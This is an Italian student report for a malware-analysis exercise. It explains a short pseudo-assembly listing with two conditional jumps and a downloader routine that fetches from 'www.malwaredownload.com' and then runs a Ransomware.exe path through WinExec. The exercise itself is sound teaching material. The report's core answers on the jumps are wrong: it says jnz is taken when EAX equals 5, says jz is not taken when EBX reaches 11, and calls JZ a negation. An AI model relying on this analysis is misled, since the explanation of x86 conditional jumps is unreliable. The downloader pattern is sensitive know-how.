S11L5

Rosario Z.

Indice

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- **Spiegate, motivando, quale salto condizionale effettua il Malware.**
- **Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**
- **Quali sono le diverse funzionalità implementate all'interno del Malware?**
- **Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Figura 1

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Figura 2

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Figura 3

Spiegazione del codice:

1. Inizializzazione:

Le prime due istruzioni mov assegnano valori ai registri EAX e EBX.
mov EAX, 5 da a EAX il valore 5.
mov EBX, 10 affida a EBX il valore 10.

2. Confronto e Salto condizionale:

L'istruzione “cmp EAX, 5” effettua un confronto fra il valore di EAX ed il valore “5”.
Jnz loc 0040BBAO si assicura che il valore del flag sia "0"
Se ZF (Che sta per Zero Flag, precedentemente nominato) è 1 (E dunque EAX ha valore uguale a 5), il programma salta alla posizione di memoria 0040BBAO.
Se ZF ha valore 0 (e dunque EAX non è uguale a 5), l'istruzione JNZ verrà ignorata e si proseguirà con il resto del codice.

3. Blocco condizionale (se EAX diverso da 5):

Se EAX non è uguale a 5, il programma esegue le istruzioni del seguente blocco di codice:

inc EBX incrementa il valore di EBX di 1.
cmp EBX, 11 confronta EBX con 11.
jz loc 0040FFAO controlla il flag "Zero" (ZF).
Se ZF è 1 (EBX è uguale a 11), il programma salta alla posizione di memoria 0040FFAO.
Se ZF è 0 (EBX non è uguale a 11), il programma continua con la prossima istruzione all'interno del blocco.

Salti condizionali:

I salti condizionali sono un'importante famiglia di istruzioni in Assembly che permettono di controllare il flusso del programma in base al verificarsi di determinate condizioni.
Queste istruzioni permettono di saltare a una specifica porzione di codice se una condizione risulta essere vera.

Esistono diversi tipi di salti condizionali in Assembly, ognuno basato su una specifica condizione, ma in questo report sento il bisogno di dare notizia solo dei due salti condizionali rilevati all'interno del codice fornito, in particolare i due tipi di salti condizionali sono:

- JZ (Jump Zero) Salta se il valore in un registro o nella memoria è uguale a zero.

- JNZ (Jump if Not Zero): Salta se il valore in un registro o nella memoria non è zero.

Come già precisato esistono altri salti condizionali, ma che nel nostro caso non è necessario andarli a vedere.

Traccia 1

- **Spiegate, motivando, quale salto condizionale effettua il Malware.**

Salti identificati:

Il codice Assembly analizzato contiene due salti condizionali:

- Jz
- Jnz

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Primo salto condizionale

- Il malware esegue il primo salto dopo l'istruzione CMP EAX, 5, in quanto la condizione risulta vera.
- **Quindi, procede con l'istruzione successiva JNZ, dirigendosi verso la cella di memoria "LOC 0040BBA0"**

Quest'ultima istruzione è il primo salto condizionale, in questo caso viene eseguito.

Secondo salto condizionale

- Successivamente, anche la variabile EBX diventerà vera poiché INC la incrementa di 1, passando da 10 a 11, facendo risultare la condizione vera.
- Non ci sarà un secondo salto, in questo caso, alla memoria "LOC 0040FFA0" poiché l'istruzione JZ è una negazione e richiede che la condizione sia falsa per procedere.

Traccia 2

- **Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**



Figura 4

Traccia 3

- **Quali sono le diverse funzionalità implementate all'interno del Malware?**

Le funzionalità del malware sembrano essere quelle di un Downloader.
Il "Downloader" è un tipo di malware che una volta installato sulla macchina vittima mira a scaricare dalla rete internet altri file malevoli.

Possiamo notare come il codice riporti un link sospetto alla quale il malware (che da questo momento potremmo chiamare direttamente Downloader) prova a connettersi.

Il link è il seguente:

- www.malwaredownload.com

Traccia 4

- **Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Inizialmente, il valore della variabile EDI, che corrisponde all'URL del malware, verrà salvato nella variabile EAX. Successivamente, la variabile verrà messa sullo stack di memoria utilizzando l'istruzione "PUSH". Infine, verrà chiamata all' esecuzione con l'istruzione "CALL".

Inizialmente il valore della variabile EDI che è = il percorso “PATH” del malware salvato nel pc, verrà salvato nella variabile EDX.
Successivamente verrà messo sullo STACK di memoria la variabile con l’istruzione “PUSH”.
Infine verrà chiamato all’esecuzione con l’istruzione “CALL”.
In sintesi il Malware SE è già stato scaricato effettuerà un AUTORUN, cercando di eseguire all’interno della macchina infetta

Vanta_Black